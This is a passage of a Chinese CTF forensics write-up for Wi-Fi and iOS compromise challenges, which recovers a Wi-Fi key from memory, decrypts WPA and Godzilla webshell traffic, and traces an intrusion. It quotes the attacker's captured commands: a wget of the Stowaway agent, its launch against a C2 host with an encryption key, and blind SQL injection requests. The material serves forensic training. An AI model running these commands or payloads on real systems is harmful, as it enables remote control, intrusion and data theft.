3.240320	HuaweiDe_4c:55:ec	Probe Response, SN=1911, FN=0, Flags=....., BI=100, SSID=My_Wifi	Lite
3.604076	HuaweiDe_4c:55:ec	Probe Response, SN=1911, FN=0, Flags=....., BI=100, SSID=My_Wifi	ITTI
3.644992		Acknowledgement, Flags=.....	96:1
3.658153	HuaweiDe_4c:55:ec	Probe Response, SN=1911, FN=0, Flags=....., BI=100, SSID=My_Wifi	ITTI
3.671550		Acknowledgement, Flags=.....	96:1

然后在镜像中查找My\_Wifi，发现了个zip。


```
$ volatility -f 1.vmem --profile=Win7SP1x86_23418 filescan|grep My_Wifi
Volatility Foundation Volatility Framework 2.6
0x000000003fdc38c8 2 0 -W-rwd \Device\HarddiskVolume1\Program Files
\My_Wifi.zip\Temp\vmware-admin\VMwareDnD\2a1221c7\My_Wifi.zip
```

导出zip文件

```
volatility -f 1.vmem --profile=Win7SP1x86_23418 dumpfiles -Q 0x000000003fdc38c8 -n --dump-dir=./fileout
```

```
$ volatility -f 1.vmem --profile=Win7SP1x86_23418 dumpfiles -Q 0x000000003fdc
38c8 -n --dump-dir=./fileout
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x3fdc38c8 None \Device\HarddiskVolume1\Program Files\M
y_Wifi.zip\Temp\vmware-admin\VMwareDnD\2a1221c7\My_Wifi.zip
```

解压发现password提示密码是自己wifi的GUID。网上搜索GUID在interfaces里面



这样的com格式的字符串在注册表中。我们可以使用volatility中的interfaces去定位。得到GUID, {529B7D2A-05D1-4F21-A001-8F4FF817FC3A}。

```
$ volatility -f 1.vmem --profile=Win7SP1x86_23418 filescan|grep Interfaces
Volatility Foundation Volatility Framework 2.6
0x000000001c7ec5c8 2 1 R--rwd \Device\HarddiskVolume1\ProgramData\M
icrosoft\Wlansvc\Profiles\Interfaces\{529B7D2A-05D1-4F21-A001-8F4FF817FC3A}
0x000000001f79f4b0 2 1 R--rwd \Device\HarddiskVolume1\ProgramData\M
```

```

0x0000000117814b0 2 1 R--rwd \Device\HarddiskVolume1\ProgramData\Microsoft\Wlansvc\Profiles\Interfaces
0x000000003fa921c8 2 1 R--rwd \Device\HarddiskVolume1\ProgramData\Microsoft\Wlansvc\Profiles\Interfaces\{529B7D2A-05D1-4F21-A001-8F4FF817FC3A}
0x000000003fda8be8 2 1 R--rwd \Device\HarddiskVolume1\ProgramData\Microsoft\Wlansvc\Profiles\Interfaces

```

得到wifi密码233@114514\_qwe，可以用来解密客户端加密流量。

```

<?xml version="1.0"?>
<WLANProfile xmlns="http://www.microsoft.com/networking/WLAN/profile/v1">
  <name>My_Wifi</name>
  <SSIDConfig>
    <SSID>
      <hex>4D795F57696669</hex>
      <name>My_Wifi</name>
    </SSID>
  </SSIDConfig>
  <connectionType>ESS</connectionType>
  <connectionMode>auto</connectionMode>
  <MSM>
    <security>
      <authEncryption>
        <authentication>WPA2PSK</authentication>
        <encryption>AES</encryption>
        <useOneX>>false</useOneX>
      </authEncryption>
      <sharedKey>
        <keyType>passPhrase</keyType>
        <protected>>false</protected>
        <keyMaterial>233@114514_qwe</keyMaterial>
      </sharedKey>
    </security>
  </MSM>
</WLANProfile>

```

这里使用airdecap-ng来解密客户端流量

```

kali@kali: ~/桌面
文件 动作 编辑 查看 帮助

(kali@kali)~[~/桌面]
└─$ airdecap-ng 1.cap -e My_Wifi -p 233@114514_qwe
Total number of stations seen          6
Total number of packets read          8640
Total number of WEP data packets      0
Total number of WPA data packets     1363
Number of plaintext data packets      0
Number of decrypted WEP packets       0
Number of corrupted WEP packets       0
Number of decrypted WPA packets      1252
Number of bad TKIP (WPA) packets      0
Number of bad CCMP (WPA) packets      0

```

这里解出来一个流量包文件，打开流量包，导出HTTP文件。

将pass的值解密，先url解密，再base64解密，得到明文，判断为哥斯拉流量。加密方式是xor\_base64。流量密码是

```
$pass='key';
```

```
$key='3c6e0b8a9c15224a';
```

这里有个解密脚本

```

<?php
function encode($D,$K){

```

```

for($i=0;$i<strlen($D);$i++) {
    $c = $K[$i+1&15];
    $D[$i] = $D[$i]^$c;
}
return $D;
}
$pass='key';
$payloadName='payload';
$key='3c6e0b8a9c15224a';

echo gzdecode(encode(base64_decode('流量'),$key));
?>

```

得到flag

```

1 <?php
2 function encode($D,$K){
3     for($i=0;$i<strlen($D);$i++) {
4         $c = $K[$i+1&15];
5         $D[$i] = $D[$i]^$c;
6     }
7     return $D;
8 }
9 $pass='key';
10 $payloadName='payload';
11 $key='3c6e0b8a9c15224a';
12
13 echo gzdecode(encode(base64_decode('fL1tMGI4YTljMn75e3j0BS5/V31Qd1NxKQMCe3h4KwFQfVAEVw
14 ?>

```

问题 输出 调试控制台 终端

Code

```

[Running] php "c:\ProgramData\Microsoft\Windows\Start Menu\Programs\021陇剑杯\wifi\wifi\Wifi\test.php"
flag{5db5b7b0bb74babb66e1522f3a6b1b12}
[Done] exited with code=0 in 0.123 seconds

```

## 10.iOS

题目描述:

一位ios安全研究员在家中使用手机联网被黑，不仅被窃密还丢失比特币若干，请你通过流量和日志分析后作答

### 10.1

题目:

黑客所控制的C&C服务器IP是\_\_\_\_\_。


题解:

3.128.156.159


首先分析access.log文件，发现上传了个一句话木马。然后就没什么了。然后发现keylog.txt文件是对流量包进行RSA解密所需的密钥，先不管。

查看流量包，然后导出所有的HTTP文件






查看文件，发现了一个ios\_agent参数。还有链接github.com和一个ip。



然后在流量包的分组字节流中搜索ios\_agent参数。





```
> wget https://github.com/ph4nt0nn/stowaway/releases/download/1.6.2/ios_agent && chmod 755 ios_agent\n
```

```
0000 9c e3 3f 88 59 7a f8 64 b8 55 c5 da 08 00 45 00  ...?Yz-d-U....E-
0010 00 97 81 d8 40 00 dc 06 ba b8 03 80 9c 9f c0 a8  ....@.....
0020 01 08 1f 90 d9 98 1f a2 3a 7e c9 50 14 b0 80 18  ....:~P....
0030 e0 d2 54 9b 00 00 01 01 08 0a ae 62 94 e8 0b 9b  ..T.....b....
0040 e0 47 77 67 65 74 20 68 74 74 70 73 3a 2f 2f 67  -Gwget h ttps://g
0050 69 74 68 75 62 2e 63 6f 6d 2f 70 68 34 6e 74 6f  ithub.co m/ph4nto
0060 6e 6e 2f 53 74 6f 77 61 77 61 79 2f 72 65 6c 65  nn/Stowa way/rele
0070 61 73 65 73 2f 64 6f 77 6e 6c 6f 61 64 2f 31 2e  ases/dow nload/1.
0080 3e 2e 32 2f 69 6f 73 5f 61 67 65 6e 74 20 26 26  6.2/ios_ agent &&
0090 20 63 68 6d 6f 64 20 37 35 35 20 69 6f 73 5f 61  chmod 7 55 ios_a
00a0 67 65 6e 74 0a  gent-
```

↑ 0.2 KB/s  
↓ 0.6 KB/s

然后追踪TCP流，发现黑客首先执行了ls，然后从github上执行了wget下载ios\_agent 并赋予777权限，然后执行ios\_agent命令。

```
testiphonex:~ root# ls
Library
Media
key.key
testiphonex:~ root# wget https://github.com/ph4nt0nn/Stowaway/releases/download/1.6.2/ios_agent && chmod 755 ios_agent
--2021-08-29 01:52:11-- https://github.com/ph4nt0nn/Stowaway/releases/download/1.6.2/ios_agent
Resolving github.com... 13.250.177.223
Connecting to github.com[13.250.177.223]:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github-releases.githubusercontent.com/221836131/b5384fc6-6372-498b-83ac-f475fae3f64b?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20210828%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20210828T175321Z&X-Amz-Expires=300&X-Amz-Signature=adf5852da7a1e04779214f242fd447b13319f0c33b84c01c404dad894b858b69&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=221836131&response-content-disposition=attachment%3B%20filename%3Dios_agent&response-content-type=application%2Foctet-stream [following]
--2021-08-29 01:53:22-- https://github-releases.githubusercontent.com/221836131/b5384fc6-6372-498b-83ac-f475fae3f64b?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20210828%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20210828T175321Z&X-Amz-Expires=300&X-Amz-Signature=adf5852da7a1e04779214f242fd447b13319f0c33b84c01c404dad894b858b69&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=221836131&response-content-disposition=attachment%3B%20filename%3Dios_agent&response-content-type=application%2Foctet-stream
Resolving github-releases.githubusercontent.com... 2606:50c0:8001::154, 2606:50c0:8003::154, 2606:50c0:8002::154, ...
Connecting to github-releases.githubusercontent.com[2606:50c0:8001::154]:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4061072 (3.9M) [application/octet-stream]
Saving to: 'ios_agent'

  OK ..... 1% 337K 12s
```

```
2021-08-29 01:53:35 (368 KB/s) - 'ios_agent' saved [4061072/4061072]

testiphonex:~ root# ./ios_agent -c 3.128.156.159:8081 -s hack4sec
2021/08/28 17:53:50 [*] Starting agent node actively.Connecting to 3.128.156.159:8081
```

通过最后执行的这个命令，我们可以看到，黑客控制的C&C服务器ip是3.128.156.159

## 10.2

### 题目：

黑客利用的Github开源项目的名字是\_\_\_。（如有字母请全部使用小写）

### 题解：

stowaway  
在上一问中有看到。

```
文件(E) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(O) 无线(W) 工具(I) 帮助(H)
分相字节流  窥察  区分大小写  字符串  ios_agent  查找  取
No.  Time  Source  Info  Destination  Protocol  Length
262 37.000000  192.168.1.8  55704 → 8080 [PSH, ACK] Seq=2... 3.128.156.159  TCP  88
263 37.000000  3.128.156.159  8080 → 55704 [ACK] Seq=4 Ack=... 192.168.1.8  TCP  66
264 37.000000  192.168.1.8  55704 → 8080 [PSH, ACK] Seq=4... 3.128.156.159  TCP  88
265 37.000000  192.168.1.12  54915 → 54915 Len=263 192.168.1.255  UDP  305
266 37.000000  3.128.156.159  8080 → 55704 [ACK] Seq=4 Ack=... 192.168.1.8  TCP  66
267 38.000000  0.0.0.0  DHCP Discover - Transaction I... 255.255.255.255  DHCP  342
268 38.000000  192.168.1.12  54915 → 54915 Len=263 192.168.1.255  UDP  305
269 39.000000  192.168.1.12  54915 → 54915 Len=263 192.168.1.255  UDP  305
270 40.000000  192.168.1.3  12476 → 12476 Len=88 255.255.255.255  UDP  136
271 40.000000  192.168.1.8  [TCP Retransmission] 55703 → ... 20.205.243.166  TCP  334
272 40.000000  192.168.1.12  54915 → 54915 Len=263 192.168.1.255  UDP  305
273 41.000000  3.128.156.159  8080 → 55704 [PSH, ACK] Seq=4... 192.168.1.8  TCP  165
274 41.000000  192.168.1.8  55704 → 8080 [ACK] Seq=63 Ack... 3.128.156.159  TCP  66
> Frame 273: 165 bytes on wire (1320 bits), 165 bytes captured (1320 bits)
> Ethernet II, Src: zte_55:c5:da (f8:64:b8:55:c5:da), Dst: Apple_88:59:7a (9c:e3:3f:88:59:7a)
> Internet Protocol Version 4, Src: 3.128.156.159, Dst: 192.168.1.8
> Transmission Control Protocol, Src Port: 8080, Dst Port: 55704, Seq: 4, Ack: 63, Len: 99
> Hypertext Transfer Protocol
> wget https://github.com/ph4nt0nn/Stowaway/releases/download/1.6.2/ios_agent && chmod 755 ios_agent\n
```

```

0000 9c e3 3f 88 59 7a f8 64 b8 55 c5 da 08 00 45 00 ...?YZd·U···E·
0010 00 97 81 d8 40 00 dc 06 ba b8 03 80 9c 9f c0 a8 .....@.....
0020 01 08 1f 90 d9 98 1f a2 3a 7e c9 50 14 b0 80 18 .....:~P3...
0030 00 d2 54 9b 00 00 01 01 08 0a ae 62 94 e8 0b 9b ...T.....~b....
0040 e0 47 77 67 65 74 20 68 74 74 70 73 3a 2f 2f 67 ..Gwget h ttps://g
0050 69 74 68 75 62 2e 63 6f 6d 2f 70 68 34 6e 74 6f ithub.co m/ph4nto
0060 6e 6e 2f 53 74 6f 77 61 77 61 79 2f 72 65 6c 65 nn/Stowa way/rele
0070 61 73 65 73 2f 64 6f 77 6e 6c 6f 61 64 2f 31 2e ases/dow nload/1.
0080 36 2e 32 2f 69 6f 73 5f 61 67 65 6e 74 20 26 26 6.2/ios_ agent &&
0090 20 63 68 6d 6f 64 20 37 35 35 20 69 6f 73 5f 61 chmod 7 55 ios_a
00a0 67 65 6e 74 0a gent·

```

↑ 0.2 KB/s  
↓ 0.6 KB/s

### 10.3

#### 题目:

通讯加密密钥的明文是\_\_\_\_\_。

#### 题解:

hack4sec  
通过10.1中执行命令这条我们可以看到，-s后面跟的参数就是加密密钥。

```

2021-08-29 01:53:35 (368 KB/s) - 'ios_agent' saved [4061072/4061072]
testiphonex:~ root# ./ios_agent -c 3.128.156.159:8081 -s hack4sec
2021/08/28 17:53:50 [*] Starting agent node actively.Connecting to 3.128.156.159:8081

```

### 10.4

#### 题目:

黑客通过sql盲注拿到了一个敏感数据，内容是\_\_\_\_\_。

#### 题解:

746558f3-c841-456b-85d7-d6c0f2edabb2  
存在很多http协议，查看http2发现存在sql注入，查看每一位最后的请求值，会得到一个uuid值。  
部分存在TLS加密的流量需要用到密钥进行解密，当浏览器访问https站点时使用SSL/TLS协议。必须拥有服务器私钥，才能得到用于对称加密的密钥，然后真正解开加密的数据。  
我们需要导入TLS协议所需的keylog.txt文件。然后就可以查看http2，也就是https协议了。

The screenshot shows the Wireshark application with a packet list on the left and a packet details pane on the right. The packet list shows several TCP segments. The details pane shows the 'Hypertext Transfer Protocol' section with the command `./ios_agent -c 3.128.156.159:8081 -s hack4sec`. A dialog box titled 'Wireshark - 首选项' (Wireshark - Preferences) is open, showing the 'Transport Layer Security' section. The 'Pre-Shared-Key' field is set to `\\CTFA\2021魔剑杯\ios\ios\keylog.txt`.

然后搜索select，就可以发现含有select的语句。再像之前那样找sql语句即可，最后hex转一下

7  
2.168.1.8 HEADERS[381]: GET /info?l=1&o=(case\_when\_(select\_hex(substr(password,20,1))\_from\_user)="2B"\_then\_id\_else\_col1\_end), WINDOW\_UPD  
7  
2.168.1.8 HEADERS[383]: GET /info?l=1&o=(case\_when\_(select\_hex(substr(password,20,1))\_from\_user)="2D"\_then\_id\_else\_col1\_end), WINDOW\_UPD  
7  
2.168.1.8 HEADERS[385]: GET /info?l=1&o=(case\_when\_(select\_hex(substr(password,20,1))\_from\_user)="7B"\_then\_id\_else\_col1\_end), WINDOW\_UPD  
7  
2.168.1.8 HEADERS[387]: GET /info?l=1&o=(case\_when\_(select\_hex(substr(password,20,1))\_from\_user)="7D"\_then\_id\_else\_col1\_end), WINDOW\_UPD  
7  
2.168.1.8 HEADERS[389]: GET /info?l=1&o=(case\_when\_(select\_hex(substr(password,20,1))\_from\_user)="30"\_then\_id\_else\_col1\_end), WINDOW\_UPD  
7  
2.168.1.8 HEADERS[391]: GET /info?l=1&o=(case\_when\_(select\_hex(substr(password,20,1))\_from\_user)="31"\_then\_id\_else\_col1\_end), WINDOW\_UPD  
8  
2.168.1.8 HEADERS[393]: GET /info?l=1&o=(case\_when\_(select\_hex(substr(password,20,1))\_from\_user)="32"\_then\_id\_else\_col1\_end), WINDOW\_UPD  
7  
2.168.1.8 HEADERS[395]: GET /info?l=1&o=(case\_when\_(select\_hex(substr(password,20,1))\_from\_user)="33"\_then\_id\_else\_col1\_end), WINDOW\_UPD  
7  
2.168.1.8 HEADERS[397]: GET /info?l=1&o=(case\_when\_(select\_hex(substr(password,20,1))\_from\_user)="34"\_then\_id\_else\_col1\_end), WINDOW\_UPD  
7  
2.168.1.8 HEADERS[399]: GET /info?l=1&o=(case\_when\_(select\_hex(substr(password,20,1))\_from\_user)="35"\_then\_id\_else\_col1\_end), WINDOW\_UPD  
7  
2.168.1.8 HEADERS[401]: GET /info?l=1&o=(case\_when\_(select\_hex(substr(password,20,1))\_from\_user)="36"\_then\_id\_else\_col1\_end), WINDOW\_UPD  
8

## 10.5

### 题目：

黑客端口扫描的扫描器范围是\_\_\_。（格式使用“开始端口-结束端口”，例如1-65535）

### 题解：

10-499

端口扫描涉及到rst报文和连续端口访问，我们打开专家信息找到rst。然后可以看到是从10开始到499结束。

The screenshot shows the Wireshark interface. The menu bar includes: 视图(V), 跳转(G), 捕获(C), 分析(A), 统计(S), 电话(Y), 无线(W), 工具(T), 帮助(H). The packet list pane shows several packets with source IP 192.168.1 and 124.161.37.49. The expert information pane is open for the selected packet, showing 'DATA[3]'. A red arrow points to 'DATA[3]' in the expert information pane.



严重	概要	组	协议	计数
> Error	IPv4 total length exceeds packet length (42 bytes)	Protocol	IPv4	12
> Error	Malformed Packet (Exception occurred)	Malformed	IPv4	12
> Error	TLSCiphertext length MUST NOT exceed 2^14 + ...	Protocol	TLS	6
> Error	Malformed Packet (Exception occurred)	Malformed	DNS	1
> Error	New fragment overlaps old data (retransmission?)	Malformed	TCP	95
> Error	Bogus IPv4 version	Protocol	IPv4	72
> Warning	DNS response retransmission. Original response ...	Protocol	mDNS	94
> Warning	Ignored Unknown Record	Protocol	TLS	245
> Warning	DNS response retransmission. Original response ...	Protocol	DNS	31
> Warning	DNS query retransmission. Original request in fra...	Protocol	DNS	64
> Warning	Previous segment(s) not captured (common at c...	Sequence	TCP	437
> Warning	Illegal characters found in header name	Protocol	HTTP	29
> Warning	This frame is a (suspected) out-of-order segment	Sequence	TCP	1621
> Warning	Connection reset (RST)	Sequence	TCP	1634
> Warning	DNS query retransmission. Original request in fra...	Protocol	mDNS	676
> Warning	ACKed segment that wasn't captured (common ...	Sequence	TCP	32
> Note	ACK to a TCP keep-alive segment	Sequence	TCP	864
> Note	TCP keep-alive segment	Sequence	TCP	1237
> Note	HTTP body subdissector failed, trying heuristic s...	Malformed	HTTP	17
> Note	The acknowledgment number field is nonzero w...	Protocol	TCP	23
> Note	This session reuses previously negotiated keys (S...	Sequence	TLS	59
> Note	This frame is a (suspected) fast retransmission	Sequence	TCP	46
> Note	Duplicate ACK (#1)	Sequence	TCP	1737
> Note	This frame is a (suspected) spurious retransmission	Sequence	TCP	266
> Note	This frame is a (suspected) retransmission	Sequence	TCP	1012
> Chat	GET /1.gif?domain=sina.cn&url=-&title=%E6%89...	Sequence	HTTP	1102
> Chat	TCP window update	Sequence	TCP	3463
> Chat	M-SEARCH * HTTP/1.1\r\n	Sequence	SSDP	116
> Chat	Connection finish (FIN)	Sequence	TCP	1605
> Chat	Connection establish acknowledge (SYN+ACK): s...	Sequence	TCP	423
> Chat	Connection establish request (SYN): server port ...	Sequence	TCP	1197

69669	443 → 55178 [RST] Seq=205493 Win=0 Len=0	Sequence	TCP
69796	55140 → 443 [RST, ACK] Seq=4922 Ack=106173 Win=262144 Len=0	Sequence	TCP
69875	55187 → 443 [RST, ACK] Seq=4320 Ack=10807700 Win=2086400 L...	Sequence	TCP
69885	10 → 55719 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	Sequence	TCP
69899	11 → 55720 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	Sequence	TCP
69913	12 → 55721 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	Sequence	TCP
69927	13 → 55722 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	Sequence	TCP
69943	14 → 55723 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	Sequence	TCP
69956	15 → 55724 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	Sequence	TCP
69969	16 → 55725 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	Sequence	TCP

80299	492 → 56202 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	Sequence	TCP
80310	493 → 56203 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	Sequence	TCP
80324	494 → 56204 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	Sequence	TCP
80338	495 → 56205 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	Sequence	TCP
80350	496 → 56206 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	Sequence	TCP
80363	497 → 56207 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	Sequence	TCP
80375	498 → 56208 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	Sequence	TCP
80389	499 → 56209 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	Sequence	TCP
80408	56153 → 443 [RST] Seq=420 Win=0 Len=0	Sequence	TCP
80410	56153 → 443 [RST] Seq=420 Win=0 Len=0	Sequence	TCP
81003	56212 → 2222 [RST] Seq=2 Win=0 Len=0	Sequence	TCP
81005	56212 → 2222 [RST] Seq=2 Win=0 Len=0	Sequence	TCP

## 10.6

题目:



黑客访问/攻击了内网的几个服务器，IP地址为\_\_\_。（多个IP之间按从小到大排序，使用#来分隔，例如127.0.0.1#192.168.0.1）

## 题解：

172.28.0.2#192.168.1.12

总共有两个。

在access.log里面很清楚的看到一个ip地址，然后再在https保温中看到一个攻击的内网服务器地址，也就是进行sql注入攻击的ip地址。

```
172.28.0.3 - - [28/Aug/2021:18:44:48 +0000] "GET /favicon.ico HTTP/1.1" 200 43 "http://172.28.0.2/upload.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36" "-"
